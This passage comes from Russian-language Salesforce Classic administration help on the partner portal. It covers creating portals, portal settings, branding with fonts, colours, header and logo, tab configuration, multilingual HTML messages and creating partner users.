Пользователи партнерского портала могут автоматически просматривать любые списковые представления с параметрами доступности, помеченными как «Данное представление доступно всем пользователям». Рекомендуем создать специальные списковые представления для всех объектов, доступных пользователям портала, и назначить пользователям портала только нужные списковые представления.
  - c.** Настройте макеты поиска.  
Макеты поиска в организациях Salesforce аналогичны макетам поиска, используемым на партнерском портале. Убедитесь, что макеты поиска для объектов, доступных пользователям портала, содержат только те поля, которые должны отображаться в результатах поиска.
- 4.** Назначьте профили партнеров партнерским порталам.
- 5.** При необходимости включите функцию единой регистрации.
- 6.** Включите вход для каждого партнерского портала.
- 7.** Создайте пользователей-партнеров.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)


[Включение партнерского портала](#)

## Создание партнерских порталов

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

После включения партнерского портала Salesforce пользователь может создать несколько партнерских порталов, удовлетворяющих различным бизнес-требованиям клиентов.

 **Прим.:** Каждая организация может создавать не более 5 партнерских порталов. Чтобы увеличить данное количество, обратитесь к менеджеру по продукции и подробно опишите случаи использования.

Чтобы создать партнерский портал, выполните указанные ниже действия.

1. Введите строку «Партнеры» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры**».
2. Нажмите кнопку «**Создать**».
3. Заполните поля ниже.

| Параметр | Описание  |
|----------|---|
| Имя      | Имя партнерского портала, отображаемое на страницах просмотра и редактирования сведений о портале, а также на странице «Настройка партнерского портала». Имя партнерского портала не отображается на страницах портала, но отображается в строке заголовка обозревателя. Имя портала должно быть уникальным для организации и не может использоваться клиентским или партнерским порталом. Более того, имя «партнерский портал», указанное для клиентского портала, может вызвать возникновение ошибки. |
| Описание | Описание партнерского портала, отображаемое на страницах просмотра и редактирования сведений о портале. Описание партнерского портала не отображается на страницах портала.   |

### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания партнерских порталов:

- «Настройка приложения»

| Параметр                                     | Описание  |
|--|---|
| Вход включен                                 | <p>Данный параметр позволяет пользователям входить на партнерский портал.</p> <p>Прежде чем установить данный флажок, рекомендуем выполнить полную настройку портала.</p> <p> <b>Прим.:</b> При включении партнерского портала стандартный портал помечается флажком «Вход включен».</p> <p>Восстановление паролей возможно только при наличии доступа к партнерскому portalу, а также при использовании диапазона IP-адресов и времени входа, заданных в профиле пользователя.</p>  |
| Администратор                                | <p>Чтобы выбрать стандартного администратора партнерского портала, щелкните значок поиска ().</p> <p>Данный пользователь Salesforce будет получать все электронные уведомления о партнерском портале.</p> <p>Администратором партнерского портала может быть выбран пользователь с полномочиями «Управление внешними пользователями» и «Настройка приложения», а также доступом к папке «Документы», содержащей <a href="#">верхний колонтитул</a> партнерского портала. Пользователь, выбранный в качестве администратора портала, не может быть деактивирован.</p> |
| <b>Стандартные параметры портала</b>         |   |
| Параметр                                     | Описание  |
| URL-адрес выхода                             | <p>URL-адрес веб-страницы, отображающейся пользователям после выхода из партнерского портала (например, <a href="http://www.acme.com">http://www.acme.com</a>). В противном случае пользователям портала отображается страница входа.</p>   |
| Показать подтверждение о выполнении действия | <p>Данный параметр позволяет пользователям просматривать сообщения-подтверждения о выполнении действия на партнерском портале. Например, если данный параметр включен, то после создания интереса на партнерском портале пользователю отображается сообщение: «Интерес создан».</p> <p>Сообщения-подтверждения позволяют пользователям просмотреть действия, выполненные на партнерском портале.</p>  |



## Стандартные параметры портала




| Параметр                             | Описание   |
|--------------------------------------|--|
| Язык по умолчанию для HTML-сообщений | Данный параметр определяет язык отображения HTML-сообщений портала, если HTML-сообщения портала на настраиваемом языке не используются. Данный параметр доступен только многоязычным организациям. |


## Параметры электронных уведомлений

| Параметр  | Описание  |
|---|---|
| Адрес эл. почты отправителя                         | Адрес эл. почты, используемый для отправки всех шаблонов сообщений партнерского портала (например, support@acme.com). Сообщения эл. почты отправляются системой Salesforce автоматически, но данный адрес отображается в поле отправителя. Ответ пользователя портала на шаблон сообщения отправляется на данный адрес. |
| Имя эл. почты отправителя                           | Имя, связанное с параметром «Адрес эл. почты отправителя» (например, «Служба поддержки Acme»).  |
| Шаблон создания пользователя                        | Шаблон эл. почты, используемый для отправки имени пользователя и исходного пароля всем новым пользователям партнерского портала. По умолчанию образец шаблона выбирается автоматически. Данный шаблон должен быть помечен флажком «Доступно для использования».   |
| Шаблон создания пароля                              | Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям партнерского портала при восстановлении паролей.  |
| Шаблон восстановления пароля                        | Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям партнерского портала при восстановлении паролей посредством ссылки « <b>Забыли пароль?</b> » на странице входа партнерского портала.  |
| Шаблон смены ответственного на пользователя портала | Шаблон эл. почты, используемый для отправки уведомления пользователям партнерского портала при назначении ответственности за запись на портале.   |


## Внешний вид

| Параметр           | Описание  |
|--------------------|---|
| Верхний колонтитул | Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в верхний колонтитул |

| Внешний вид       |  |
|-------------------|--|
| Параметр          | Описание   |
|                   | <p>партнерского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска (  ).</p> <p>Общий размер файлов, указанных в полях «Верхний колонтитул» и «Нижний колонтитул», не должен превышать 10 Кб.</p> <p>Рекомендуем избегать одновременного использования верхнего колонтитула и логотипа на портале, что может инициировать их некорректное отображение.</p> <p>Чтобы разместить ссылку выхода в любой области верхнего колонтитула, воспользуйтесь следующим HTML-тегом: "&lt;a href="/secur/logout.jsp"&gt;Выход&lt;/a&gt;".</p> |
| Нижний колонтитул | <p>Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в нижний колонтитул партнерского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска (  ).</p> <p>Общий размер файлов, указанных в полях «Верхний колонтитул» и «Нижний колонтитул», не должен превышать 10 Кб.</p>  |
| Логотип           | <p>Графический файл (.jpg, .gif, .png), который позволяет добавлять фирменный стиль организации в верхний левый угол партнерского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», и помеченный атрибутом «Доступен внешне как изображение», щелкните значок поиска (  ).</p> <p>Размер файла, указанного в поле поиска «Логотип», не должен превышать 20 Кб.</p> <p>Рекомендуем избегать одновременного использования верхнего колонтитула и логотипа на портале, что может инициировать их некорректное отображение.</p>                            |
| Приветствие       | <p>Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в верхний колонтитул страницы входа, страницы восстановления пароля и страницы изменения пароля на партнерском портале. Чтобы выбрать файл, загруженный в общедоступную</p>  |

| Внешний вид |  |
|-------------|--|
| Параметр    | Описание   |
|             | <p>папку на вкладке «Документы», щелкните значок поиска (🔍).</p> <p>Размер файла, указанного в поле поиска «Приветствие», не должен превышать 2 Кб.</p> <p> <b>Прим.:</b> JavaScript и код CSS автоматически удаляются из HTML-файлов, используемых в качестве приветствия портала.</p> |

4. Нажмите кнопку **«Сохранить»**.


 **Прим.:** Дополнительную информацию о количестве партнерских порталов, доступном для активации, можно получить в компании Salesforce.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

## Настройка шрифтов и цветов партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Фирменный стиль компании может быть сохранен путем настройки шрифтов и цветов партнерского портала Salesforce. Цветовая тема портала определяет шрифты и цвета, используемые на портале. Выберите predetermined цветовую тему и при необходимости настройте ее в соответствии с фирменным стилем компании. Чтобы просмотреть все атрибуты темы, доступные для настройки, щелкните ссылку **«См. примеры»**.

1. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Выберите имя нужного партнерского портала.
3. Нажмите кнопку **«Изменить шрифты и цвета портала»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки шрифтов и цветов партнерского портала:

- «Настройка приложения»

4. Выберите нужную цветовую тему в раскрывающемся списке «Цветовая тема». Чтобы создать собственную тему, выберите значение «Настраиваемая» в раскрывающемся списке «Цветовая тема». Выбранная цветовая тема автоматически отображается в разделе «Предварительный просмотр».
5. При необходимости настройте цвет любой выбранной темы.
  - Введите шестнадцатеричное значение в любой атрибут темы.
  - Щелкните шестнадцатеричное значение любого атрибута темы и выберите нужный цвет посредством интерактивного редактора.

При сохранении настроенной теме автоматически назначается имя «Настраиваемая». Ниже перечислены параметры, доступные для настройки, которые автоматически отображаются в разделах «Предварительный просмотр».

| Стили вкладки           |                                  |
|-------------------------|----------------------------------|
| Атрибут темы            | Описание                         |
| Текст текущей вкладки   | Цвет текста выбранной вкладки.   |
| Фон текущей вкладки     | Цвет фона выбранной вкладки.     |
| Граница текущей вкладки | Цвет границы выбранной вкладки.  |
| Текст другой вкладки    | Цвет текста неактивных вкладок.  |
| Фон другой вкладки      | Цвет фона неактивных вкладок.    |
| Граница другой вкладки  | Цвет границы неактивных вкладок. |
| Фон панели вкладки      | Цвет фона позади всех вкладок.   |

| Стили страницы   |   |
|------------------|---|
| Атрибут темы     | Описание  |
| Фон страницы     | Цвет фона портала, кроме полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».  |
| Текст            | <p>Цвет, размер и шрифт текста для всех элементов портала, кроме вкладок, кнопок, верхних колонтитулов и меток полей.</p> <p>Чтобы увеличить или уменьшить размер всех элементов портала, измените значение, отображаемое в поле процентов. При необходимости измените шрифт всех элементов портала, кроме вкладок, кнопок, верхних колонтитулов и меток полей, посредством раскрывающегося списка.</p> |
| Текст метки поля | <p>Цвет текста для имен полей в записях.</p> <p>При необходимости измените шрифт текста посредством раскрывающегося списка.</p>   |

**Стили страницы**


| <b>Атрибут темы</b> | <b>Описание</b>   |
|---------------------|---|
| Ссылка              | Цвет текста для всех ссылок.  |
| Всплывающая ссылка  | Цвет текста для всех ссылок, отображающихся при наведении указателя мыши. |
| Разделитель полей   | Цвет линий, разделяющих поля в записях.                                   |
| Нижняя граница      | Цвет нижней границы портала.  |

**Стили раздела**

| <b>Атрибут темы</b>     | <b>Описание</b>  |
|-------------------------|--|
| Фон заголовка           | Цвет фона для всех верхних колонтитулов, включая поля поиска, недавние элементы, связанные списки, категории решений, папки документов и выбранную вкладку.  |
| Текст заголовка раздела | Цвет и шрифт текста для верхних колонтитулов полей поиска, связанных списков, недавних элементов, категорий решений и папок документов.<br>При необходимости измените шрифт текста посредством раскрывающегося списка.   |
| Левая граница           | Граница слева от полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».<br>Чтобы увеличить или уменьшить толщину границы, измените значение, отображаемое в поле пикселей. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.  |
| Правая граница          | Граница справа от полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».<br>Чтобы увеличить или уменьшить толщину границы, измените значение, отображаемое в поле пикселей. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка. |

| Стили раздела           |  |
|-------------------------|--|
| Атрибут темы            | Описание   |
| Верхняя граница         | <p>Граница над полями поиска, связанными списками, недавними элементами, категориями решений, папками документов и раскрывающимся списком «Создать...».</p> <p>Чтобы увеличить или уменьшить толщину границы, измените значение, отображаемое в поле пикселей. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.</p> |
| Нижняя граница          | <p>Граница под полями поиска, связанными списками, недавними элементами, категориями решений, папками документов и раскрывающимся списком «Создать...».</p> <p>Чтобы увеличить или уменьшить толщину границы, измените значение, отображаемое в поле пикселей. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.</p> |
| Фон раздела             | Цвет фона для полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».  |
| Стили списка            |  |
| Атрибут темы            | Описание   |
| Текст заголовка списка  | <p>Цвет текста для имен полей, выбранных в качестве заголовков столбцов в списковых представлениях.</p> <p>При необходимости измените шрифт текста посредством раскрывающегося списка.</p>   |
| Подчеркивание заголовка | Цвет линий под заголовками столбцов в связанных списках и списковых представлениях.  |
| Разделитель             | Цвет линий между записями в списковых представлениях.  |
| Выделение строки        | Цвет записи, выбранной пользователем в списковом представлении.  |


6. Чтобы сохранить все внесенные изменения, нажмите кнопку **«Сохранить»**.

-  **Совет:** Изменения отображаются пользователям партнерского портала после обновления обозревателя. Рекомендуем обновлять цветовую тему в непииковые часы использования партнерского портала.

СМ. ТАКЖЕ:

- [Общие сведения о партнерском портале](#)
- [Включение партнерского портала](#)

## Настройка вкладок партнерского портала

-  **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Ниже перечислены вкладки, которые могут отображаться на партнерском портале помимо настраиваемых объектов.

- Организации
- Ответы
- Статьи (требуется поддержка Salesforce Knowledge)
- Обращения
- Контакты
- Документы
- Идеи
- Интересы
- Возможности
- Права
- Сервисные контракты
- Решения
- Вкладки Salesforce CRM Content
- Отчеты

Чтобы выбрать вкладки, которые должны отображаться пользователям при входе на партнерский портал Salesforce, и определить порядок их отображения, выполните указанные ниже действия.

1. Введите строку «*Партнеры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры**».
2. Выберите имя нужного партнерского портала.
3. Щелкните «**Настроить вкладки портала**».
4. Чтобы добавить или удалить вкладки, выберите нужную вкладку в поле «Доступные вкладки» или «Выбранные вкладки» и нажмите кнопку «**Добавить**» или «**Удалить**». Чтобы изменить порядок отображения вкладок, выберите нужную вкладку в поле «Выбранные вкладки» и нажмите кнопку «**Вверх**» или «**Вниз**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки вкладок партнерского портала:

- «Настройка приложения»

5. При необходимости выберите нужную вкладку в раскрывающемся списке «Стандартная целевая вкладка».

6. Нажмите кнопку **«Сохранить»**.

Чтобы выбрать вкладки, доступные пользователям, измените параметры вкладок в связанных профилях и наборах полномочий.

Макеты страниц для вкладок партнерского портала определяются макетами страниц, настроенными в назначенных профилях.

Чтобы изменить макеты вкладок для профиля, выполните указанные ниже действия.

1. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Выберите имя нужного партнерского портала.
3. Выберите имя нужного профиля в связанном списке «Назначенные профили».
4. Щелкните **«Просмотр назначения»** напротив нужного стандартного или настраиваемого объекта под макетами страниц.
5. Щелкните **«Редактировать назначение»**.
6. Выберите новый макет страницы напротив имени редактируемого профиля.
7. Нажмите кнопку **«Сохранить»**.

#### Включение календаря и событий на вкладке «Начальная страница»

Пользователи-партнеры могут просматривать календарь и список запланированных событий на вкладке «Начальная страница» партнерского портала. Календарь и события, доступные на партнерском портале, поддерживают функции календаря и событий, доступных на вкладке «Начальная страница» системы Salesforce, кроме: проверка орфографии, обновление событий, расширенные списковые представления, планирование с помощью перетаскивания, общий доступ к календарю и всплывающие сведения.


 **Прим.:** Пользователи-партнеры могут просматривать только календари, предоставленные:

- Другими пользователями-партнерами, назначенными той же организации
- Менеджером канала распределения для организации

Пользователи портала могут просматривать задачи и события посредством календаря. Кроме того, пользователи портала с полномочием «Редактирование событий» могут создавать, редактировать и удалять события.

#### Включение компонента «Приветствие» на вкладке «Начальная страница»

Компонент «Приветствие партнерского портала» может быть добавлен в макеты начальной страницы, назначенные пользователям партнерского портала. При входе на портал пользователям отображается индивидуальное приветствие, содержащее имя менеджера канала распределения, а также ссылки на личный профиль и профиль компании. Имя менеджера канала распределения, отображающееся в виде ссылки, может использоваться для отправки сообщений эл. почты. Изменение сведений о пользователях портала инициирует обновление соответствующих записей пользователей, но не поддерживает автоматическое обновление записей контактов.

 **Прим.:** Компонент «Приветствие партнерского портала» также отображается на начальной странице клиентского портала, но содержит только индивидуальное приветствие.

#### Разрешение пользователям портала просмотра вкладки «Отчеты»


Чтобы разрешить пользователям портала просмотр вкладки «Отчеты», выполните указанные ниже действия.



1. Предоставьте пользователям портала доступ к нужным папкам на вкладке «Отчеты» системы Salesforce.
2. Выберите значение «Личный» для единых стандартных параметров общего доступа к объектам, которые должны использоваться для составления отчетов.
3. Предоставьте пользователям портала полномочие «Запуск отчетов».

При добавлении вкладки «Отчеты» на партнерский портал пользователи портала:

- могут запускать отчеты, но не могут настраивать отчеты или фильтровать результаты отчетов.
- могут экспортировать отчеты в Excel при наличии полномочия «Экспорт отчетов».
- не могут просматривать папки «Изъятые общедоступные отчеты» и «Мои личные настраиваемые отчеты».
- получают сообщение об отсутствии полномочий, необходимых для запуска отчета, содержащего недоступные объекты.


 **Прим.:** Вкладка «Отчеты» доступна только пользователям-партнерам с лицензией «Золотой партнер».

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

## Настройка многоязычных HTML-сообщений для партнерских порталов

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

При наличии мультиязычной поддержки пользователи могут загружать HTML-сообщения на любом языке, поддерживаемом системой Salesforce, и настраивать параметры отображения сообщений на портале на основе языковых параметров портала. Например, HTML-сообщение может быть загружено на французском языке, чтобы отображаться на вкладке «Начальная страница» портала на французском языке, и английском языке, чтобы отображаться на вкладке «Начальная страница» портала на английском языке.

Прежде чем настроить многоязычные HTML-сообщения, просмотрите рекомендации ниже.

- Прежде чем добавить многоязычное HTML-сообщение на портал, рекомендуем загрузить HTML-файл на вкладку «Документы».
- HTML-сообщения портала не отображаются на вкладках «Идеи», «Отчеты», «Содержимое» и «Решения».

Чтобы настроить многоязычные HTML-сообщения, выполните указанные ниже действия.

1. Чтобы настроить язык отображения для партнерского портала, введите строку «*Параметры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры**».
2. Щелкните имя нужного портала.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки языков на портале:

- «Настройка приложения»


3. Нажмите кнопку **«Добавить новый язык»** в связанном списке «Назначенные языки».
4. Выберите нужный язык в раскрывающемся списке «Язык».
5. Щелкните значок поиска (🔍) напротив имени вкладки и выберите нужное HTML-сообщение. При необходимости повторите данное действие для каждой вкладки.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

## Параметры партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы изменить параметры и шаблоны сообщений для партнерского портала, выполните указанные ниже действия.

1. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Щелкните имя нужного портала.
3. Нажмите кнопку **«Правка»**.
4. Заполните поля ниже.

| Параметр | Описание  |
|----------|---|
| Имя      | Имя партнерского портала, отображаемое на страницах просмотра и редактирования сведений о портале, а также на странице «Настройка партнерского портала». Имя партнерского портала не отображается на страницах портала, но отображается в строке заголовка обозревателя.<br><br>Имя портала должно быть уникальным для организации и не может использоваться клиентским или партнерским порталом. Более того, имя «партнерский портал», указанное для |

### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров партнерского портала:

- «Настройка приложения»




| Параметр                                     | Описание  |
|--|---|
|  | <p>клиентского портала, может вызвать возникновение ошибки.</p>   |
| Описание                                     | <p>Описание партнерского портала, отображаемое на страницах просмотра и редактирования сведений о портале. Описание партнерского портала не отображается на страницах портала.</p>  |
| Вход включен                                 | <p>Данный параметр позволяет пользователям входить на партнерский портал.</p> <p>Прежде чем установить данный флажок, рекомендуем выполнить полную настройку портала.</p> <p> <b>Прим.:</b> При включении партнерского портала стандартный портал помечается флажком «Вход включен».</p> <p>Восстановление паролей возможно только при наличии доступа к партнерскому portalу, а также при использовании диапазона IP-адресов и времени входа, заданных в профиле пользователя.</p>  |
| Администратор                                | <p>Чтобы выбрать стандартного администратора партнерского портала, щелкните значок поиска ().</p> <p>Данный пользователь Salesforce будет получать все электронные уведомления о партнерском портале.</p> <p>Администратором партнерского портала может быть выбран пользователь с полномочиями «Управление внешними пользователями» и «Настройка приложения», а также доступом к папке «Документы», содержащей <a href="#">верхний колонтитул</a> партнерского портала. Пользователь, выбранный в качестве администратора портала, не может быть деактивирован.</p> |
| <b>Стандартные параметры портала</b>         |   |
| Параметр                                     | Описание  |
| URL-адрес выхода                             | <p>URL-адрес веб-страницы, отображающейся пользователям после выхода из партнерского портала (например, <a href="http://www.acme.com">http://www.acme.com</a>). В противном случае пользователям портала отображается страница входа.</p>   |
| Показать подтверждение о выполнении действия | <p>Данный параметр позволяет пользователям просматривать сообщения-подтверждения о выполнении действия на партнерском портале. Например, если данный параметр включен, то после создания интереса на</p>  |

### Стандартные параметры портала


| Параметр                             | Описание  |
|--------------------------------------|---|
|                                      | <p>партнерском портале пользователю отображается сообщение: «Интерес создан».</p> <p>Сообщения-подтверждения позволяют пользователям просмотреть действия, выполненные на партнерском портале.</p>        |
| Язык по умолчанию для HTML-сообщений | <p>Данный параметр определяет язык отображения HTML-сообщений портала, если HTML-сообщения портала на настраиваемом языке не используются. Данный параметр доступен только многоязычным организациям.</p> |

### Параметры электронных уведомлений


| Параметр  | Описание   |
|---|--|
| Адрес эл. почты отправителя                         | <p>Адрес эл. почты, используемый для отправки всех шаблонов сообщений партнерского портала (например, support@acme.com). Сообщения эл. почты отправляются системой Salesforce автоматически, но данный адрес отображается в поле отправителя. Ответ пользователя портала на шаблон сообщения отправляется на данный адрес.</p> |
| Имя эл. почты отправителя                           | <p>Имя, связанное с параметром «Адрес эл. почты отправителя» (например, «Служба поддержки Acme»).</p>  |
| Шаблон создания пользователя                        | <p>Шаблон эл. почты, используемый для отправки имени пользователя и исходного пароля всем новым пользователям партнерского портала. По умолчанию образец шаблона выбирается автоматически. Данный шаблон должен быть помечен флажком «Доступно для использования».</p>   |
| Шаблон создания пароля                              | <p>Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям партнерского портала при восстановлении паролей.</p>  |
| Шаблон восстановления пароля                        | <p>Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям партнерского портала при восстановлении паролей посредством ссылки <b>«Забыли пароль?»</b> на странице входа партнерского портала.</p>  |
| Шаблон смены ответственного на пользователя портала | <p>Шаблон эл. почты, используемый для отправки уведомления пользователям партнерского портала при назначении ответственности за запись на портале.</p>   |

| Внешний вид        |  |
|--------------------|--|
| Параметр           | Описание   |
| Верхний колонтитул | <p>Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в верхний колонтитул партнерского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска (  ).</p> <p>Общий размер файлов, указанных в полях «Верхний колонтитул» и «Нижний колонтитул», не должен превышать 10 Кб.</p> <p>Рекомендуем избегать одновременного использования верхнего колонтитула и логотипа на портале, что может инициировать их некорректное отображение.</p> <p>Чтобы разместить ссылку выхода в любой области верхнего колонтитула, воспользуйтесь следующим HTML-тегом: "&lt;a href="/secur/logout.jsp"&gt;Выход&lt;/a&gt;".</p> |
| Нижний колонтитул  | <p>Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в нижний колонтитул партнерского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска (  ).</p> <p>Общий размер файлов, указанных в полях «Верхний колонтитул» и «Нижний колонтитул», не должен превышать 10 Кб.</p>   |
| Логотип            | <p>Графический файл (.jpg, .gif, .png), который позволяет добавлять фирменный стиль организации в верхний левый угол партнерского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», и помеченный атрибутом «Доступен внешне как изображение», щелкните значок поиска (  ).</p> <p>Размер файла, указанного в поле поиска «Логотип», не должен превышать 20 Кб.</p> <p>Рекомендуем избегать одновременного использования верхнего колонтитула и логотипа на портале, что может инициировать их некорректное отображение.</p>  |
| Приветствие        | <p>Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в верхний колонтитул страницы входа, страницы восстановления пароля и страницы изменения пароля на партнерском портале.</p>  |

**Внешний вид****Параметр****Описание**

Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска ().

Размер файла, указанного в поле поиска «Приветствие», не должен превышать 2 Кб.

 **Прим.:** JavaScript и код CSS автоматически удаляются из HTML-файлов, используемых в качестве приветствия портала.

5. Нажмите кнопку **«Сохранить»**.


СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

[Параметры партнерского портала](#)

## Создание пользователей-партнеров

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Пользователи-партнеры могут быть добавлены в созданную организацию-партнера в качестве контактов. Пользователи-партнеры — это пользователи Salesforce, которым предоставляется ограниченный доступ для управления интересами.

Пользователи-партнеры выполняют вход в систему Salesforce посредством портала.

Прежде чем создать партнеров, рекомендуем настроить порталы. В противном случае пользователи-партнеры могут предпринять попытку входа на неактивный портал.

Чтобы создать пользователя-партнера, выполните указанные ниже действия.

1. Откройте нужную организацию-партнера.
2. Создайте контакт для пользователя-партнера. Нажмите кнопку **«Создать»** в связанном списке **«Контакты»**. Заполните поля и нажмите кнопку **«Сохранить»**.
3. Нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-партнера»**.
4. Измените запись пользователя для данного партнера.
5. Нажмите кнопку **«Сохранить»**.

Созданная запись пользователя-партнера может редактироваться независимо от записи организации-партнера. Изменения, внесенные в одну запись, не влияют на другую.

Чтобы устранить неполадки или подтвердить конфигурацию портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Войти на портал в качестве пользователя»**. Данное действие открывает новое окно обозревателя и выполняет автоматический вход от имени пользователя портала.

## Советы по созданию пользователей-партнеров

Ниже перечислены рекомендации по созданию пользователей-партнеров.

- Пользователь, назначенный делегированным администратором, может создавать внешнего пользователя, при условии, что связанный список **«Назначаемые профили»** содержит как минимум один профиль партнера, а пользователю назначено полномочие **«Управление внешними пользователями»**.
- При первом включении контакта в качестве пользователя-партнера или пользователя-клиента раскрывающийся список **«Роль»** доступен только для чтения. При следующем включении контакта в качестве пользователя-клиента или пользователя-партнера для данной организации раскрывающийся список **«Роль»** позволяет выбирать роль пользователя.
- Пользователю-партнеру доступен только профиль **«Пользователь-партнер»** или его производные профили. В отличие от стандартного пользователя, роль пользователя-партнера назначается автоматически на основе имени организации. Роль пользователя-партнера подчиняется роли ответственного за организацию, поэтому все данные, используемые ролью пользователя-партнера, сводятся для роли ответственного за организацию-партнера. Помните, что отключение

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования,  
отключения или  
деактивации  
пользователей-партнеров:

- «Управление внешними пользователями»

Для создания контактов:

- «Создание» для контактов

Для просмотра контактов:

- «Чтение» для контактов

пользователя портала инициирует устаревание роли пользователя-партнера, а его данные больше не сводятся для роли организации-партнера.

